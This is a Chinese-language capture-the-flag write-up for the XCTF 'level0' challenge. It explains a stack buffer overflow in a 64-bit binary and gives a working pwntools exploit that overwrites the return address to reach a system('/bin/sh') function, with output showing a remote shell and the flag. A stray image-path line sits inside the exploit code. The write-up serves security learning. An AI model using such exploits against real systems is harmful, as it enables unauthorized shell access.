

level0

老规矩哦，我们先 checksec 一下，收集一下信息

```
ubuntu@ubuntu:~/Desktop/learn/pwn/xctf/level0$ ls
level0
ubuntu@ubuntu:~/Desktop/learn/pwn/xctf/level0$ checksec level0
[*] '/home/ubuntu/Desktop/learn/pwn/xctf/level0/level0'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
ubuntu@ubuntu:~/Desktop/learn/pwn/xctf/level0$
```

64 位程序，开了 NX，没啥说的，还在接受范围内，运行一下试试

```
ubuntu@ubuntu:~/Desktop/learn/pwn/xctf/level0$ ./level0
Hello, World
aaa
ubuntu@ubuntu:~/Desktop/learn/pwn/xctf/level0$
```

唔，没啥东西，继续 IDA 吧。(ノ `□')ノ ￣|_

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     write(1, "Hello, World\n", 0xDuLL);
4     return vulnerable_function();
5 }
```

```
1 ssize_t vulnerable_function()
2 {
3     char buf; // [rsp+0h] [rbp-80h]
4
5     return read(0, &buf, 0x200uLL);
6 }
```

emmm，主函数倒是挺简单的，就一行打印，一行输入

但…不知你们有米有发现有个很奇怪的函数名，我们悄悄的瞅一瞅

```
1 int callsystem()
2 {
3     return system("/bin/sh");
4 }
```

果然不对劲，首先它的名字中有个 **system**（手动加粗），这个是什么东西嘞，简单的来说，它拥有系统的最高权限，啥都能干，而它和**“/bin/sh”**连在一起则可以给我提供一个类似 **cmd** 的东西，我们可以用它来进行查看/修改/操作等动作。

那么总结一下，现在我们已经有了一个可以获取系统权限的函数，利用它我们可以手动去查找 **flag**

那么问题来了，我们应该如何让程序去执行这个函数呢？

重点来了（敲黑板!!!）

我们观察一下 **read** 函数读取时读取了多少东西（字符？字节？以后填坑）

```
1 ssize_t vulnerable function()  
2 {  
3     char buf; [rsp+0h] [rbp-80h]  
4  
5     return read(0, &buf, 0x200uLL);  
6 }
```

发现了么？发现了么？发现了么？（重要的事情说三遍）

buf 这个字符数组的长度只有 **0x80**，而我们可以输入 **0x200** 的东西，哇，是不是很刺激，我们的输入不但可以填满真个数组还能覆盖掉数组外面的东西，那这样又能干什么呢？

我们先看一下数组后面紧跟的是什么东西，继续在栈中看

```
-0000000000000000B db ? ; undefined  
-0000000000000000A db ? ; undefined  
-00000000000000009 db ? ; undefined  
-00000000000000008 db ? ; undefined  
-00000000000000007 db ? ; undefined  
-00000000000000006 db ? ; undefined  
-00000000000000005 db ? ; undefined  
-00000000000000004 db ? ; undefined  
-00000000000000003 db ? ; undefined  
-00000000000000002 db ? ; undefined  
-00000000000000001 db ? ; undefined  
+00000000000000000 s db 8 dup(?)  
+00000000000000008 r db 8 dup(?)  
+00000000000000010
```

当属于数组的空间结束后（到 **0x0000000000000000** 时），首先，有一个 **s**，8 个字节长度，其次是一个 **r**，重点就在这，**r** 中存放着的就是返回地址。即当 **read** 函数结束后，程序下一步要到的地方。

那这样岂不是很美滋滋？我们可以输入好长好长的数据，完全可以覆盖这个 **r**。ok 了，分析完毕，上 **exp**

```
from pwn import *


r = remote("111.198.29.45", 34012)

payload = 'A' * 0x80 + 'a' * 0x8 + p64(0x00400596)

r.recvuntil("Hello, World\n")
r.sendline(payload)

r.interactive()
```

瞅瞅结果？

A terminal window with a dark purple background. The prompt is 'ubuntu@ubuntu:~/Desktop/learn/pwn/xctf/level0\$'. The user runs 'python a.py'. The script outputs '[+] Opening connection to 111.198.29.45 on port 34012: Done' and '[*] Switching to interactive mode'. The user enters '\$ ls', and the output is 'bin', 'dev', 'flag', 'level0', 'lib', 'lib32', 'lib64'. The user enters '\$ cat flag', and the output is 'cyberpeace{2d...da}'. The prompt '\$' is visible at the bottom.

```
ubuntu@ubuntu:~/Desktop/learn/pwn/xctf/level0$ python a.py
[+] Opening connection to 111.198.29.45 on port 34012: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
level0
lib
lib32
lib64
$ cat flag
cyberpeace{2d...da}
$
```

搞完收工，我们下次见，挥挥